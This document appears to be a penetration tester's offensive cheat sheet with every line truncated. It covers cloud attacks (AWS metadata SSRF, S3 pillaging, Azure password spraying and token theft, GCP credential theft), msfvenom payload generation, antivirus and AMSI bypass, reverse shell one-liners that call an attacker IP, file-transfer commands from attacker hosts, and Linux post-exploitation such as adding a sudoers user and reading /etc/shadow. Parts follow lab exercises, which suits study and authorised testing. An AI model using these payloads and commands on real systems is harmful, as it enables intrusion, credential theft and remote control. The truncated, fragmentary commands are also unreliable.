        ▪ A. Portscan internal web services (80, 443, etc.) then use EyeWitn
        ▪ B. Query AD for all hostnames, look for subdomains git, code, repo
    ◇ Can use automated tools (gitleaks, trufflehog, gitrob) or use built-
        ▪ Search for AccessKey, AKIA, id_rsa, credentials, secret, password,
• Command history
• The commands ran previously may indicate where to look
• Sometimes creds get passed to the command line
• Linux hosts command history is here:
    ◇ ~/.bash_history
• PowerShell command history is here:
    ◇ %USERPROFILE%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLin

Post-Compromise Recon
• Who do we have access as?
• What roles do we have?
• Is MFA enabled?
• What can we access (webapps, storage, etc.?)
• Who are the admins?
• How are we going to escalate to admin?
• Any security protections in place (ATP, GuardDuty, etc.)?
[https://github.com/appsecco/breaking-and-pwning-apps-and-servers-aws-azur
```


aws
Query MetaData Instance for creds
Microsoft Azure
Office 365
Legacy auth
Potential MFA bypasses at legacy auth portals
Google Cloud
Credentials relayed to cloud services and attacker receives tokens/creds
Attacker C2/Phishing Infrastructure
Link directs user to login to attacker MITM proxy
Shell established on employee machine
Public Code Repositories
Search public repositories for access keys
Pillage Public Buckets and Storage
Exploit Web Servers
Password Spray
On-prem ADFS spraying
Phishing for creds & cookies message sent
Phishing for shells message sent
Attacker
Cloud Engineer/Developer
Cloud Engineer/Developer
Search system and network for keys
Internal Code Repository
On-prem network

AWS

```
No Auth:
sudo python3 s3scanner.py sites.txt
sudo python ./s3scanner.py --include-closed --out-file found.txt --dump na
python3 cloud_enum.py -k companynameorkeyword


Auth methods:
• Programmatic access - Access + Secret Key
   ◇ Secret Access Key and Access Key ID for authenticating via scripts a
• Management Console Access
   ◇ Web Portal Access to AWS

Recon:
• AWS Usage
   ◇ Some web applications may pull content directly from S3 buckets
   ◇ Look to see where web resources are being loaded from to determine i
   ◇ Burp Suite
   ◇ Navigate application like you normally would and then check for any
      ▪ https://[bucketname].s3.amazonaws.com
      ▪ https://s3-[region].amazonaws.com/[OrgName]

S3:
• Amazon Simple Storage Service (S3)
   ◇ Storage service that is “secure by default”
   ◇ Configuration issues tend to unsecure buckets by making them publicl
   ◇ Nslookup can help reveal region
   ◇ S3 URL Format:
      ▪ https://[bucketname].s3.amazonaws.com
      ▪ https://s3-[region].amazonaws.com/[Org Name]
        # aws s3 ls s3:/// --region

EBS Volumes:
• Elastic Block Store (EBS)
• AWS virtual hard disks
• Can have similar issues to S3 being publicly available
• Dufflebag from Bishop Fox https://github.com/bishopfox/dufflebag
• Difficult to target specific org but can find widespread leaks

PACU
An AWS exploitation framework from Rhino Security Labs
• https://github.com/RhinoSecurityLabs/pacu
• Modules examples:
• S3 bucket discovery
• EC2 enumeration
• IAM privilege escalation
• Persistence modules
• Exploitation modules
• And more…
```

```
AWS Instance Metadata URL
• Cloud servers hosted on services like EC2 needed a way to orient themsel
• A “Metadata” endpoint was created and hosted on a non-routable IP addres
• Can contain access/secret keys to AWS and IAM credentials
• This should only be reachable from the localhost
• Server compromise or SSRF vulnerabilities might allow remote attackers t
• IAM credentials can be stored here:
   ◇ http://169.254.169.254/latest/meta-data/iam/security-credentials/
• Can potentially hit it externally if a proxy service (like Nginx) is bei
   ◇ curl --proxy vulndomain.target.com:80 http://169.254.169.254/latest/
• CapitalOne Hack
   ◇ Attacker exploited SSRF on EC2 server and accessed metadata URL to g
• AWS EC2 Instance Metadata service Version 2 (IMDSv2)
• Updated in November 2019 – Both v1 and v2 are available
• Supposed to defend the metadata service against SSRF and reverse proxy v
• Added session auth to requests
• First, a “PUT” request is sent and then responded to with a token
• Then, that token can be used to query data
--
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2
curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadat
curl http://example.com/?url=http://169.254.169.254/latest/meta-data/iam/s
--

Post-compromise
• What do our access keys give us access to?
• WeirdAAL – Great tool for enumerating AWS access https://github.com/carn
   ◇ Run the recon_all module to learn a great deal about your access

Tools
- Pacu https://github.com/RhinoSecurityLabs/pacu
- AwsPwn https://github.com/dagrz/aws_pwn
- WeirdAAL https://github.com/carnal0wnage/weirdAAL
- S3Scanner https://github.com/sa7mon/S3Scanner
- Dufflebag https://github.com/bishopfox/dufflebag

https://github.com/toniblyx/my-arsenal-of-aws-security-tools
https://docs.aws.amazon.com/es_es/general/latest/gr/aws-security-audit-gui

export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_DEFAULT_REGION=

aws sts get-caller-identity
aws s3 ls
aws s3 ls s3://bucket.com
aws s3 ls --recursive s3://bucket.com
aws iam get-account-password-policy
aws sts get-session-token

https://github.com/andresriancho/enumerate-iam
```

```
python enumerate-iam.py --access-key XXXXXXXXXXXXX --secret-key XXXXXXXXXX

https://docs.aws.amazon.com/cli/latest/userguide/cli-services-s3-commands.
```

S3 examples attacks

```
# S3 Bucket Pillaging

• GOAL: Locate Amazon S3 buckets and search them for interesting data
• In this lab you will attempt to identify a publicly accessible S3 bucket

~$ sudo apt-get install python3-pip
~$ git clone https://github.com/RhinoSecurityLabs/pacu
~$ cd pacu
~$ sudo bash install.sh
~$ sudo aws configure
~$ sudo python3 pacu.py

Pacu > import_keys --all
# Search by domain
Pacu > run s3__bucket_finder -d glitchcloud
# List files in bucket
Pacu > aws s3 ls s3://glitchcloud
# Download files
Pacu > aws s3 sync s3://glitchcloud s3-files-dir

# S3 Code Injection

• Backdoor JavaScript in S3 Buckets used by webapps
• In March, 2018 a crypto-miner malware was found to be loading on MSN's h
• This was due to AOL's advertising platform having a writeable S3 bucket,
• If a webapp is loading content from an S3 bucket made publicly writeable
• Can perform XSS-type attacks against webapp visitors
• Hook browser with Beef

# Domain Hijacking
• Hijack S3 domain by finding references in a webapp to S3 buckets that do
• Or… subdomains that were linked to an S3 bucket with CNAME's that still
• When assessing webapps look for 404's to *.s3.amazonaws.com
• When brute forcing subdomains for an org look for 404's with 'NoSuchBuck
• Go create the S3 bucket with the same name and region
• Load malicious content to the new S3 bucket that will be executed when v
```

Azure

```
**Tools**
• ROADtools [https://github.com/dirkjanm/ROADtools](https://github.com/dir
    ◇ Dumps all Azure AD info from the Microsoft Graph API
    ◇ Has a GUI for interacting with the data ◇ Plugin for BloodHound wi

• PowerMeta [https://github.com/dafthack/PowerMeta](https://github.com/daf
• MicroBurst [https://github.com/NetSPI/MicroBurst](https://github.com/Net
• ScoutSuite [https://github.com/nccgroup/ScoutSuite](https://github.com/n
• PowerZure [https://github.com/hausec/PowerZure](https://github.com/hause
• [https://github.com/fox-it/adconnectdump](https://github.com/fox-it/adco
• [https://github.com/mburrough/pentestingazureapps](https://github.com/mb
```

```
Auth methods:
• Password Hash Synchronization
   ◇ Azure AD Connect
   ◇ On-prem service synchronizes hashed user credentials to Azure
   ◇ User can authenticate directly to Azure services like O365 with thei
• Pass Through Authentication
   ◇  Credentials stored only on-prem
   ◇ On-prem agent validates authentication requests to Azure AD
   ◇ Allows SSO to other Azure apps without creds stored in cloud
• Active Directory Federation Services (ADFS)
   ◇ Credentials stored only on-prem
   ◇ Federated trust is setup between Azure and on-prem AD to validate au
   ◇ For password attacks you would have to auth to the on-prem ADFS port
• Certificate-based auth
   ◇ Client certs for authentication to API
   ◇ Certificate management in legacy Azure Service Management (ASM) make
   ◇ Service Principals can be setup with certs to auth
• Conditional access policies
• Long-term access tokens
   ◇ Authentication to Azure with oAuth tokens
   ◇ Desktop CLI tools that can be used to auth store access tokens on di
   ◇ These tokens can be reused on other MS endpoints
   ◇ We have a lab on this later!
• Legacy authentication portals

Recon:
• O365 Usage
   ◇ https://login.microsoftonline.com/getuserrealm.srf?login=username@ac
   ◇ https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/te
• User enumeration on Azure can be performed at
    https://login.Microsoft.com/common/oauth2/token
      ▪ This endpoint tells you if a user exists or not
   ◇ Detect invalid users while password spraying with:
      ▪ https://github.com/dafthack/MSOLSpray
   ◇ For on-prem OWA/EWS you can enumerate users with timing attacks (Mai

Microsoft Azure Storage:
• Microsoft Azure Storage is like Amazon S3
• Blob storage is for unstructured data
• Containers and blobs can be publicly accessible via access policies
• Predictable URL’s at core.windows.net
   ◇ storage-account-name.blob.core.windows.net
   ◇ storage-account-name.file.core.windows.net
   ◇ storage-account-name.table.core.windows.net
   ◇ storage-account-name.queue.core.windows.net
• The “Blob” access policy means anyone can anonymously read blobs, but ca
• The “Container” access policy allows for listing containers and blobs
• Microburst https://github.com/NetSPI/MicroBurst
   ◇ Invoke-EnumerateAzureBlobs
   ◇ Brute forces storage account names, containers, and files
   ◇ Uses permutations to discover storage accounts
        PS > Invoke-EnumerateAzureBlobs -Base

Password Attacks
• Password Spraying Microsoft Online (Azure/O365)
• Can spray https://login.microsoftonline.com
--
POST /common/oauth2/token HTTP/1.1
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 195
Expect: 100-continue
Connection: close

resource=https%3A%2F%2Fgraph.windows.net&client_id=1b730954-1685-4b74-9bfd
dac224a7b894&client_info=1&grant_type=password&username=user%40targetdomai
d=Winter2020&scope=openid
--
• MSOLSpray https://github.com/dafthack/MSOLSpray
   ◇ The script logs:
      ▪ If a user cred is valid
      ▪ If MFA is enabled on the account
      ▪ If a tenant doesn't exist
      ▪ If a user doesn't exist
      ▪ If the account is locked
      ▪ If the account is disabled
      ▪ If the password is expired
   ◇ https://docs.microsoft.com/en-us/azure/active-directory/develop/refe

Password protections & Smart Lockout
• Azure Password Protection – Prevents users from picking passwords with c
• Azure Smart Lockout – Locks out auth attempts whenever brute force or sp
   ◇ Can be bypassed with FireProx + MSOLSpray
   ◇ https://github.com/ustayready/fireprox
```

```

Phising session hijack
• Evilginx2 and Modlishka
   ◇ MitM frameworks for harvesting creds/sessions
   ◇ Can also evade 2FA by riding user sessions
• With a hijacked session we need to move fast
• Session timeouts can limit access
• Persistence is necessary

Steal Access Tokens
• Azure Cloud Service Packages (.cspkg)
• Deployment files created by Visual Studio
• Possible other Azure service integration (SQL, Storage, etc.)
• Look through cspkg zip files for creds/certs
• Search Visual Studio Publish directory
    \bin\debug\publish
• Azure Publish Settings files (.publishsettings)
   ◇ Designed to make it easier for developers to push code to Azure
   ◇ Can contain a Base64 encoded Management Certificate
   ◇ Sometimes cleartext credentials
   ◇ Open publishsettings file in text editor
   ◇ Save “ManagementCertificate” section into a new .pfx file
   ◇ There is no password for the pfx
   ◇ Search the user’s Downloads directory and VS projects
• Check %USERPROFILE&\.azure\ for auth tokens
• During an authenticated session with the Az PowerShell module a TokenCac
• Also search disk for other saved context files (.json)
• Multiple tokens can exist in the same context file

Post-Compromise
• What can we learn with a basic user?
• Subscription Info
• User Info
• Resource Groups
• Scavenging Runbooks for Creds
• Standard users can access Azure domain information and isn’t usually loc
• Authenticated users can go to portal.azure.com and click Azure Active Di
• O365 Global Address List has this info as well
• Even if portal is locked down PowerShell cmdlets will still likely work
• There is a company-wide setting that locks down the entire org from view

Azure: CLI Access
• Azure Service Management (ASM or Azure “Classic”)
   ◇ Legacy and recommended to not use
• Azure Resource Manager (ARM)
   ◇ Added service principals, resource groups, and more
   ◇ Management Certs not supported
• PowerShell Modules
   ◇ Az, AzureAD & MSOnline
• Azure Cross-platform CLI Tools
   ◇ Linux and Windows client
```

```

Azure: Subscriptions
• Organizations can have multiple subscriptions
• A good first step is to determine what subscription you are in
• The subscription name is usually informative
• It might have “Prod”, or “Dev” in the title
• Multiple subscriptions can be under the same Azure AD directory (tenant)
• Each subscription can have multiple resource groups

Azure User Information
• Built-In Azure Subscription Roles
   ◇ Owner (full control over resource)
   ◇ Contributor (All rights except the ability to change permissions)
   ◇ Reader (can only read attributes)
   ◇ User Access Administrator (manage user access to Azure resources)
• Get the current user’s role assignement
    PS> Get-AzRoleAssignment
• If the Azure portal is locked down it is still possible to access Azure
• The below examples enumerate users and groups
    PS> Get-MSolUser -All
    PS> Get-MSolGroup -All
    PS> Get-MSolGroupMember -GroupObjectId
• Pipe Get-MSolUser -All to format list to get all user attributes
    PS> Get-MSolUser -All | fl

Azure Resource Groups
• Resource Groups collect various services for easier management
• Recon can help identify the relationships between services such as WebAp
    PS> Get-AzResource
    PS> Get-AzResourceGroup

Azure: Runbooks
• Azure Runbooks automate various tasks in Azure
• Require an Automation Account and can contain sensitive information like
    PS> Get-AzAutomationAccount
    PS> Get-AzAutomationRunbook -AutomationAccountName  -ResourceGroupName
• Export a runbook with:
    PS> Export-AzAutomationRunbook -AutomationAccountName  -ResourceGroupN

Quick 1-liner to search all Azure AD user attributes for passwords after a

https://www.synacktiv.com/posts/pentest/azure-ad-introduction-for-red-team
```

Azure attacks examples

```
# Password spraying
```

```
https://github.com/dafthack/MSOLSpray/MSOLSpray.ps1
Create a text file with ten (10) fake users we will spray along with your

Import-Module .\MSOLSpray.ps1
Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password you set

# Access Token

PS> Import-Module Az
PS> Connect-AzAccount
PS> mkdir C:\Temp
PS> Save-AzContext -Path C:\Temp\AzureAccessToken.json
PS> mkdir “C:\Temp\Live Tokens”

Open Windows Explorer and type %USERPROFILE%\.Azure\ and hit enter
• Copy TokenCache.dat & AzureRmContext.json to C:\Temp\Live Tokens
• Now close your authenticated PowerShell window!

Delete everything in %USERPROFILE%\.azure\
• Start a brand new PowerShell window and run:
PS> Import-Module Az
PS> Get-AzContext -ListAvailable
• You shouldn’t see any available contexts currently

• In your PowerShell window let’s manipulate the stolen TokenCache.dat and

PS> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding by
PS> $b64 = [Convert]::ToBase64String($bytes)
PS> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64

• Now let’s add the b64-token.txt to the AzureRmContext.json file.
• Open the C:\Temp\Live Tokens folder.
• Open AzureRmContext.json file in a notepad and find the line near the en
• Delete the word “null” on this line
• Where “null” was add two quotation marks (“”) and then paste the content
• Save this file as C:\Temp\Live Tokens\StolenToken.json
• Let’s import the new token

PS> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json’

• We are now operating in an authenticated session to Azure

PS> $context = Get-AzContext
PS> $context.Account

• You can import the previously exported context (AzureAccessToken.json) t

# Azure situational awareness
• GOAL: Use the MSOnline and Az PowerShell modules to do basic enumeration
• In this lab you will authenticate to Azure using your Azure AD account y

• Start a new PowerShell window and import both the MSOnline and Az module
    PS> Import-Module MSOnline
    PS> Import-Module Az
• Authenticate to each service with your Azure AD account:
    PS> Connect-AzAccount
    PS> Connect-MsolService
• First get some basic Azure information
    PS> Get-MSolCompanyInformation
• Some interesting items here are
   ◇ UsersPermissionToReadOtherUsersEnabled
   ◇ DirSyncServiceAccount
   ◇ PasswordSynchronizationEnabled
   ◇ Address/phone/emails
• Next, we will start looking at the subscriptions associated with the acc
    PS> Get-AzSubscription
    PS> $context = Get-AzContext
    PS> $context.Name
    PS> $context.Account
• Enumerating the roles assigned to your user will help identify what perm
    PS> Get-AzRoleAssignment
• List out the users on the subscription. This is the equivalent of “net u
    PS> Get-MSolUser -All
• The user you setup likely doesn’t have any resources currently associate
    PS> Get-AzResource
    PS> Get-AzResourceGroup
• There are many other functions.
• Use Get-Module to list out the other Az module groups
• To list out functions available within each module use the below command
    PS> Get-Module -Name Az.Accounts | Select-Object -ExpandProperty Expor
    PS> Get-Module -Name MSOnline | Select-Object -ExpandProperty Exported
```

GCP

```
Auth methods:
• Web Access
• API – OAuth 2.0 protocol
• Access tokens – short lived access tokens for service accounts
• JSON Key Files – Long-lived key-pairs
• Credentials can be federated

Recon:
• G-Suite Usage
   ◇ Try authenticating with a valid company email address at Gmail

Google Storage Buckets:
• Google Cloud Platform also has a storage service called “Buckets”
• Cloud_enum from Chris Moberly (@initstring) https://github.com/initstrin
   ◇ Awesome tool for scanning all three cloud services for buckets and m
      ▪ Enumerates:
         - GCP open and protected buckets as well as Google App Engine sit
         - Azure storage accounts, blob containers, hosted DBs, VMs, and W
         - AWS open and protected buckets

Phising G-Suite:
• Calendar Event Injection
• Silently injects events to target calendars
• No email required
• Google API allows to mark as accepted
• Bypasses the “don’t auto-add” setting
• Creates urgency w/ reminder notification
• Include link to phishing page

Steal Access Tokens:
• Google JSON Tokens and credentials.db
• JSON tokens typically used for service account access to GCP
• If a user authenticates with gcloud from an instance their creds get sto
    ~/.config/gcloud/credentials.db
    sudo find /home -name "credentials.db"
• JSON can be used to authenticate with gcloud and ScoutSuite

Post-compromise
• Cloud Storage, Compute, SQL, Resource manager, IAM
• ScoutSuite from NCC group https://github.com/nccgroup/ScoutSuite
• Tool for auditing multiple different cloud security providers
• Create Google JSON token to auth as service account

Tools
- Hayat https://github.com/DenizParlak/hayat
```

gcp.sh

```
#!/bin/sh
set -- $(dig -t txt +short _cloud-netblocks.googleusercontent.com +trace)
included="" ip4=""
while [ $# -gt 0 ]; do
k="${1%%:*}" v="${1#*:}"
case "$k" in
include)
# only include once
if [ "${included% $v *}" = "${included}" ]; then
set -- "$@" $(dig -t txt +short "$v")
included=" $v $included"
```

```
fi
;;
ip4) ip4="$v $ip4" ;;
esac
shift
done
for i in $ip4; do
echo "$i"
done
```

GitLab

```
GOAL: Identify a target code repository and then search through all commit
• Oftentimes, developers post access keys, or various other forms of crede

sudo docker pull zricethezav/gitleaks
sudo docker run --rm --name=gitleaks zricethezav/gitleaks -v -r https://gi

Then visualize a commit:
https://github.com/[git account]/[repo name]/commit/[commit ID]
https://github.com/zricethezav/gitleaks/commit/744ff2f876813fbd34731e6e0d6
```

Docker

https://www.notsosecure.com/anatomy-of-a-hack-docker-registry/

CDN - Domain Fronting

```
**Tools**
https://github.com/rvrsh3ll/FindFrontableDomains
https://github.com/stevecoward/domain-fronting-tools
```

Go

Exploitation

Payloads

msfvenom

```
# Creating a payload
msfvenom -p [payload] LHOST=[listeninghost] LPORT=[listeningport]

# List of payloads
msfvenom -l payloads

# Payload options
msfvenom -p windows/x64/meterpreter_reverse_tcp --list-options

# Creating a payload with encoding
msfvenom -p [payload] -e [encoder] -f [formattype] -i [iteration]  > outpu

# Creating a payload using a template
msfvenom -p [payload]  -x [template] -f [formattype] > outputfile

# Listener for MSfvenom Payloads:
msf5>use exploit/multi/handler
msf5>set payload windows/meterpreter/reverse_tcp
msf5>set lhost
msf5>set lport
msf5> set ExitOnSession false
msf5>exploit -j

#  Windows Payloads
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe > s
msfvenom -p windows/meterpreter_reverse_http LHOST=IP LPORT=PORT HttpUserA
msfvenom -p windows/meterpreter/bind_tcp RHOST= IP LPORT=PORT -f exe > she
msfvenom -p windows/shell/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.e
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.e

#  Linux Payloads
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f elf >
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f elf > sh
msfvenom -p linux/x64/shell_bind_tcp RHOST=IP LPORT=PORT -f elf > shell.el
msfvenom -p linux/x64/shell_reverse_tcp RHOST=IP LPORT=PORT -f elf > shell

# Add a user in windows with msfvenom:
msfvenom -p windows/adduser USER=hacker PASS=password -f exe > useradd.exe

```

```
#  Web Payloads

# PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST= LPORT= -f raw > shell.php
cat shell.php | pbcopy && echo ' shell.php && pbpaste >> shell.php

# ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.a

# JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp

# WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war

#  Scripting Payloads

# Python
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py

# Bash
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh

# Perl
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl

# Creating an Msfvenom Payload with an encoder while removing bad charecte
msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PORT

https://hacker.house/lab/windows-defender-bypassing-for-meterpreter/
```

Bypass AV

```
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --raws

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --raw
```

```

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://ww

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan
```

Bypass Amsi

```
# Testing for Amsi Bypass:
https://github.com/rasta-mouse/AmsiScanBufferBypass

# Amsi-Bypass-Powershell
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

https://blog.f-secure.com/hunting-for-amsi-bypasses/
https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evas
https://github.com/cobbr/PSAmsi/wiki/Conducting-AMSI-Scans
https://slaeryan.github.io/posts/falcon-zero-alpha.html
```

Reverse shells

```
**Tools**
https://github.com/ShutdownRepo/shellerator
```

Linux

```
# Bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.21.0.0 1234 >/tm
nc -e /bin/sh 10.11.1.111 4443
bash -i >& /dev/tcp/IP ADDRESS/8080 0>&1

```

```
# Perl
perl -e 'use Socket;$i="IP ADDRESS";$p=PORT;socket(S,PF_INET,SOCK_STREAM,g

# Python
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
python -c '__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bi

# Python IPv6
python -c 'import socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6

# Ruby
ruby -rsocket -e'f=TCPSocket.open("IP ADDRESS",1234).to_i;exec sprintf("/b
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("[IPADDR]","[PORT]");while(

# PHP:
# /usr/share/webshells/php/php-reverse-shell.php
# http://pentestmonkey.net/tools/web-shells/php-reverse-shell
php -r '$sock=fsockopen("IP ADDRESS",1234);exec("/bin/sh -i <&3 >&3 2>&3")
$sock, 1=>$sock, 2=>$sock), $pipes);?>

# Golang
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("

# AWK
awk 'BEGIN {s = "/inet/tcp/0/IP ADDRESS/4242"; while(42) { do{ printf "she

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodolog
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
```

Windows

```
# Netcat
nc -e cmd.exe 10.11.1.111 4443

# Powershell
$callback = New-Object System.Net.Sockets.TCPClient("IP ADDRESS",53);$stre
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.

# Undetectable:
# https://0xdarkvortex.dev/index.php/2018/09/04/malware-on-steroids-part-1
i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffuncti

# Undetectable 2:
# https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0
# 64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://
# 32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://
```

Tips

```
#  rlwrap
# https://linux.die.net/man/1/rlwrap
# Connect to a netcat client:
rlwrap nc [IP Address] [port]
# Connect to a netcat Listener:
rlwrap nc -lvp [Localport]

# Linux Backdoor Shells:
rlwrap nc [Your IP Address] -e /bin/sh
rlwrap nc [Your IP Address] -e /bin/bash
rlwrap nc [Your IP Address] -e /bin/zsh
rlwrap nc [Your IP Address] -e /bin/ash

# Windows Backdoor Shell:
rlwrap nc -lv [localport] -e cmd.exe
```

File tranfer

Linux

```
# Web Server
# https://github.com/sc0tfree/updog
pip3 install updog
updog
updog -d /another/directory
updog -p 1234
updog --password examplePassword123!
updog --ssl

# Python web server
python -m SimpleHTTPServer 8080

# FTP Server
# Install pyftpdlib
pip install pyftpdlib
# Run (-w flag allows anonymous write access)
python -m pyftpdlib -p 21 -w
# In victim:
curl -T out.txt ftp://10.10.15.229

# TFTP Server
# In Kali
atftpd --daemon --port 69 /tftp
# In reverse Windows
tftp -i 10.11.1.111 GET nc.exe
nc.exe -e cmd.exe 10.11.1.111 4444
# Example:
http://10.11.1.111/addguestbook.php?LANG=../../xampp/apache/logs/access.lo
```

Windows

```
# Bitsadmin
bitsadmin /transfer mydownloadjob /download /priority normal http:///xyz.e

# certutil
certutil.exe -urlcache -split -f "http://10.11.1.111/Powerless.bat" Powerl

# Powershell
(New-Object System.Net.WebClient).DownloadFile("http://10.11.1.111/CLSID.l

# FTP
# In reverse shell"
echo open 10.11.1.111 > ftp.txt)
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt
# Execute
ftp -v -n -s:ftp.txt

# SMB Server
# Attack machine
python /usr/share/doc/python-impacket/examples/smbserver.py Lab "/root/lab
python /usr/share/doc/python3-impacket/examples/smbserver.py Lab "/root/ht

# Or SMB service
# http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-ur
    vim /etc/samba/smb.conf
```

```
        [global]
        workgroup = WORKGROUP
        server string = Samba Server %v
        netbios name = indishell-lab
        security = user
        map to guest = bad user
        name resolve order = bcast host
        dns proxy = no
        bind interfaces only = yes

        [ica]
        path = /var/www/html/pub
        writable = no
        guest ok = yes
        guest only = yes
        read only = yes
        directory mode = 0555
        force user = nobody

    chmod -R 777 smb_path
    chown -R nobody:nobody smb_path
    service smbd restart

# Victim machine with reverse shell
# Download: copy \\10.11.1.111\Lab\wce.exe .
# Upload: copy wtf.jpg \\10.11.1.111\Lab

# VBScript
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpReque
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP")
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wg
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
# Execute
cscript wget.vbs http://10.11.1.111/file.exe file.exe
```

Post-exploitation

Linux

```
**Tools**
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/
https://github.com/mbahadou/postenum/blob/master/postenum.sh
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64)

https://gtfobins.github.io/
```

```
# Spawning shell
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
perl -e 'exec "/bin/sh";'
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
(From within vi)
:!bash
:set shell=/bin/bash:shell
(From within nmap)
!sh

# Access to more binaries
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Download files from attacker
wget http://10.11.1.111:8080/ -r; mv 10.11.1.111:8080 exploits; cd exploit

# Enum scripts
./LinEnum.sh -t -k password -r LinEnum.txt
./postenum.sh
./linpeas.sh
./pspy

# Common writable directories
/tmp
/var/tmp
/dev/shm
```

```

# Add user to sudoers
useradd hacker
passwd hacker
echo "hacker ALL=(ALL:ALL) ALL" >> /etc/sudoers

# sudo permissions
sudo -l -l

# Journalctl
If you can run as root, run in small window and !/bin/sh

# Crons
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
cat /etc/frontal
cat /etc/anacron
systemctl list-timers --all

# Common info
uname -a
env
id
cat /proc/version
cat /etc/issue
cat /etc/passwd
cat /etc/group
cat /etc/shadow
cat /etc/hosts

# Users with login
grep -vE "nologin" /etc/passwd

# Network info
cat /proc/net/arp
cat /proc/net/fib_trie
cat /proc/net/fib_trie | grep "|--"   | egrep -v "0.0.0.0| 127."
awk '/32 host/ { print f } {f=$2}' <<< "$(0; i-=2) {
        ret = ret"."hextodec(substr(str,i,2))
    }
    ret = ret":"hextodec(substr(str,index(str,":")+1,4))
    return ret
}
